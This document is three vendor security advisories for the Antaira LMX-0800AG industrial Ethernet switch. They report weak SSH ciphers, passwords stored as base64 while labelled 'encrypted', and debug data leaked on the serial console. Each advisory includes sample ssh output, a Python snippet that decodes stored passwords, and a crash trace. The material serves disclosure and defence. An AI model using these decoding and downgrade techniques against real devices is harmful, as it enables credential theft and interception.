Title	Weak and Insecure SSH Key Exchange Methods and Ciphers
Severity	3.7 - CVSS:3.0/AV:A/AC:H/PR:N/UI:R/S:U/C:L/I:L/A:N
Discovered by	Alexander Bolshev Tao Sauvage
Advisory Date	October 24, 2019

Affected Products

Confirmed vulnerable:

- Antaira LMX-0800AG 8-Port Industrial Managed Ethernet Switch (http://www.antaira.com/products/managed-10-100Mbps/LMX-0800), firmware version 3.0

Potentially vulnerable:

- Antaira LMX-080x*, LMP-080x*, LMX-1002*, LMP-1002*, LMX-120x*, LMP-120x*[11]

Impact

Antaira's firmware version 3.0 for the LMX-0800AG switch (among other supported devices) is supporting weak SSH key exchange methods and ciphers. An attacker could leverage these weaknesses to potentially decrypt traffic or place a rogue computer between the device and the operator.

Background

"Antaira's LMX-0800 is an 8-port industrial managed Ethernet switch that is equipped with 8*10/100Tx Fast Ethernet ports. This model is a fully manageable industrial Ethernet switch pre-loaded with standard Layer 2 network management software.

The LMX-0800 has a compact form factor design with an IP30 rating, DIN-rail mounting, and standard operating temperature support from -10°C to 70°C. It also provides high EFT and ESD protection for any industrial networking application within factory automation, ITS, power/utility, water wastewater, security, or any other outdoor/harsh environment."[12]

[11] List of models supported by firmware 3.0

[12] http://www.antaira.com/products/managed-10-100Mbps/LMX-0800

Technical Details

When testing the latest firmware version 3.0, IOActive found that weak and insecure key exchange methods and ciphers were supported by the SSH module running on the Antaira LMX-0800G switch.

An attacker could capture the encrypted SSH communication between an operator and the switch, then abuse those cryptographic weaknesses to potentially recover the plaintext of the communication, accessing sensitive information, such as credentials (see https://www.kb.cert.org/vuls/id/958563/). Furthermore, the attacker could leverage those weaknesses to potentially place a rogue computer between the switch and the operator.

Weak key exchange method:

```
$ ssh 192.168.1.254 -l admin
Unable to negotiate with 192.168.1.254 port 22: no matching key exchange
method found. Their offer: diffie-hellman-group1-sha1
```

Weak ciphers:

```
$ ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 192.168.1.254 -l admin
Unable to negotiate with 192.168.1.254 port 22: no matching cipher found.
Their offer: aes128-cbc,3des-cbc,aes256-cbc,twofish256-cbc,twofish-
cbc,twofish128-cbc,blowfish-cbc
```

Fixes

Update the SSH module configuration on the switch to remove/disable insecure and weak key exchange methods and ciphers.

Mitigation

Contact Antaira for mitigation instructions.

Timeline

- 2019-06-03: IOActive discovers vulnerability
- 2019-06-03: IOActive notifies vendor
- 2019-10-24: IOActive advisory published

IOActive Security Advisory

Title	Insecure 'ENCRYPTED' Password Storage
Severity	3.8 - CVSS:3.0/AV:P/AC:H/PR:H/UI:N/S:U/C:H/I:N/A:N
Discovered by	Alexander Bolshev Tao Sauvage
Advisory Date	October 24, 2019

Affected Products

Confirmed vulnerable:

- Antaira LMX-0800AG 8-Port Industrial Managed Ethernet Switch (http://www.antaira.com/products/managed-10-100Mbps/LMX-0800), firmware version 3.0

Potentially vulnerable:

- Antaira LMX-080x*, LMP-080x*, LMX-1002*, LMP-1002*, LMX-120x*, LMP-120x*[13]

Impact

Antaira's firmware version 3.0 for the LMX-0800AG switch (among other supported devices) is insecurely storing passwords on the device. The passwords are stored base64-encoded, which can be trivially decoded by an attacker with access to the configuration.

Background

"Antaira's LMX-0800 is an 8-port industrial managed Ethernet switch that is equipped with 8*10/100Tx Fast Ethernet ports. This model is a fully manageable industrial Ethernet switch pre-loaded with standard Layer 2 network management software.

The LMX-0800 has a compact form factor design with an IP30 rating, DIN-rail mounting, and standard operating temperature support from -10°C to 70°C. It also provides high EFT and ESD protection for any industrial networking application within factory automation, ITS, power/utility, water wastewater, security, or any other outdoor/harsh environment."[14]

Technical Details

IOActive found that passwords were stored insecurely in the configuration when analyzing the latest firmware version 3.0 available for Antaira LMX-0800G.

[13] List of models supported by firmware 3.0

[14] http://www.antaira.com/products/managed-10-100Mbps/LMX-0800

Among the different options provided by the Antaira switch, the `username` command allows new users with different privileges and passwords to be created. When supplying the `unencrypted` option to the command, the help message shows:

```
The UNENCRYPTED (Plain Text) user password. Any printable characters
including space is accepted. Notice that you have no chance to get the
Plain Text password after this command. The system will always display the
ENCRYPTED password.
```

In other words, the device explains that the unencrypted password supplied in the command will be encrypted by the system and cannot be recovered, leading to a sense of security for the operators. However, IOActive found that the password was simply stored encoded using `Base64`, which can trivially be decoded.

The misleading description could lead operators to believe that they can safely share the configuration using insecure communication channel (as an email attachment to a colleague or posted on the Internet to troubleshoot a technical issue) since they would believe that no one can decrypt their passwords. A malicious actor could simply exfiltrate the encoded passwords from the configuration and decode them, gaining access to all of the passwords configured on the device.

In the following console session, a new user `ioactive` is added to the system:

```
Username: admin
Password:
# config term
(config)# username ioactive privilege 15 password unencrypted ?
    <line31>    The UNENCRYPTED (Plain Text) user password. Any printable
                characters including space is accepted. Notice that you
have no
                chance to get the Plain Text password after this command.
The
                system will always display the ENCRYPTED password.
(config)# username ioactive privilege 15 password unencrypted
SecretPassword
```

In the following console session, the running configuration is printed to the screen, including the "encrypted" passwords:

```
# show run
Building configuration...
username admin privilege 15 password encrypted YWRtaW4=
username ioactive privilege 15 password encrypted U2VjcmV0UGFzc3dvcmQ=
```

Decoding the passwords reveals the following cleartext passwords (using Python in this example):

```
>>> from base64 import b64decode
>>> b64decode('YWRtaW4=')
'admin'
>>> b64decode('U2VjcmV0UGFzc3dvcmQ=')
'SecretPassword'
```


Fixes

Improve the password storing mechanism by using a strong cryptographic hashing function, such as Argon2, that can be configured to greatly reduce the success of off-line attacks.

Mitigation

Contact Antaira for mitigation instructions.

Timeline

- 2019-06-03: IOActive discovers vulnerability
- 2019-06-03: IOActive notifies vendor
- 2019-10-24: IOActive advisory published

IOActive Security Advisory

Title	Sensitive Information Disclosed in Serial Console
Severity	2.4 - CVSS:3.0/AV:P/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Discovered by	Alexander Bolshev Tao Sauvage
Advisory Date	October 24, 2019

Affected Products

Confirmed vulnerable:

- Antaira LMX-0800AG 8-Port Industrial Managed Ethernet Switch (http://www.antaira.com/products/managed-10-100Mbps/LMX-0800), firmware version 3.0

Potentially vulnerable:

- Antaira LMX-080x*, LMP-080x*, LMX-1002*, LMP-1002*, LMX-120x*, LMP-120x*[15]

Impact

Antaira's firmware version 3.0 for the LMX-0800AG switch (among other supported devices) discloses sensitive information (e.g. stack traces) in the serial console. An attacker with physical access to the device could leverage the information to help discover and develop exploits.

Background

"Antaira's LMX-0800 is an 8-port industrial managed Ethernet switch that is equipped with 8*10/100Tx Fast Ethernet ports. This model is a fully manageable industrial Ethernet switch pre-loaded with standard Layer 2 network management software.

The LMX-0800 has a compact form factor design with an IP30 rating, DIN-rail mounting, and standard operating temperature support from -10°C to 70°C. It also provides high EFT and ESD protection for any industrial networking application within factory automation, ITS, power/utility, water wastewater, security, or any other outdoor/harsh environment."[16]

[15] List of models supported by firmware 3.0

[16] http://www.antaira.com/products/managed-10-100Mbps/LMX-0800

Technical Details

IOActive found that sensitive information was output to the serial console when testing the latest firmware version 3.0 for Antaira LMX-0800G.

When connecting to the serial console of the switch, IOActive found that the following information was disclosed:

- Name and version of the bootloader
- Memory mapping
- Stack trace when exception occurs

Such information should be restricted and only accessible to authorized users, such as authenticated administrators.

An unauthenticated attacker with physical access to the serial port would gain valuable information about the system. This will help identify the running software stack, which in turn can be used to discover vulnerabilities and help build working exploits.

When booting, the following information is disclosed:

```
M25PXX : Init device with JEDEC ID 0xC22017.
Luton10 board detected (VSC7424 Rev. D).

RedBoot(tm) bootstrap and debug environment [ROMRAM]
Non-certified release, version 1_20-Vitesse - built 11:50:59, May  8 2018

[...]

Platform: VCore-III (MIPS32 24KEc) LUTON26
RAM: 0x80000000-0x88000000 [0x8003f118-0x87fdfffc available]
FLASH: 0x40000000-0x407fffff, 128 x 0x10000 blocks
#
RedBoot> fis load -d managed
Image loaded from 0x80040000-0x80ebbff8
RedBoot> go

[...]
```

When an exception occurs, such as a memory access violation, the full stack trace is output to the serial console:

```
***EXCEPTION***
Exception 10 caught at PC 0x61616161 - Reserved instruction
.at    fffffffe   .v0-v1 00000000 82aa7934
.a0-a3 01010101 80808080 fefefeff 82aa7d92
.t0-t7 00000000 00000000 80db9db4 82a97560 00000008 00010490 82a97580
82a97580
.s0-s7 61616161 61616161 61616161 0000000f 82ab7b40 82aa0000 82aa0000
00000000
.t8-t9 00000000 802ef2dc  .fp/.s8 00000000   .k0-k1 00000000 82a97560
.gp    80ec3ff0      .sp 82aa78a8      .ra 61616161
.sr    10000403   .cache 00000000   .cause 50008028 .badvadr 00022005

Version      : V3.0
```



```
Build Date    : 2018-05-08T11:51:15+08:00
Warning: Return addresses are highly unreliable (code seems to be compiled
with -O2)
ID  State SetPrio CurPrio Name                    1sec Load 10sec Load
Stack Base Size  Used
--- ----- ------- ------- ---------------------- --------- ---------- ----
------ ----- -----
DSR N/A       N/A     N/A DSR Context                   N/A        N/A
N/A   N/A   N/A
  3 Sleep       6       6 Network alarm support       N/A        N/A
0x82a5ea48  4096  1800
#0  0x80832c58
#1  0x8083468c
#2  0x80846dcc
#3  0x8083089c
#4  0x80830870
  4 Sleep       7       7 Network support             N/A        N/A
0x82a5c8a8  8192  2320
#0  0x80832c58
#1  0x80834384
#2  0x80844ee8
#3  0x8083089c
#4  0x80830870
  5 Susp       15      15 pthread.00000800            N/A        N/A
0x82a6e6e4  7828   288
#0  0x80832c58
#1  0x808303e0
#2  0x808c4f18
#3  0x808c4ea4
#4  0x808c24d4
#5  0x808c2fc8
[...]
```

Fixes

While useful for debugging, IOActive suggests removing sensitive information from the serial console in production builds. An option may be provided to system administrators to re-enable this information in case troubleshooting is necessary, such as creating a new CLI command to configure the verbosity of the serial console.

Mitigation

Contact Antaira for mitigation instructions.

Timeline

- 2019-06-03: IOActive discovers vulnerability
- 2019-06-03: IOActive notifies vendor
- 2019-10-24: IOActive advisory published

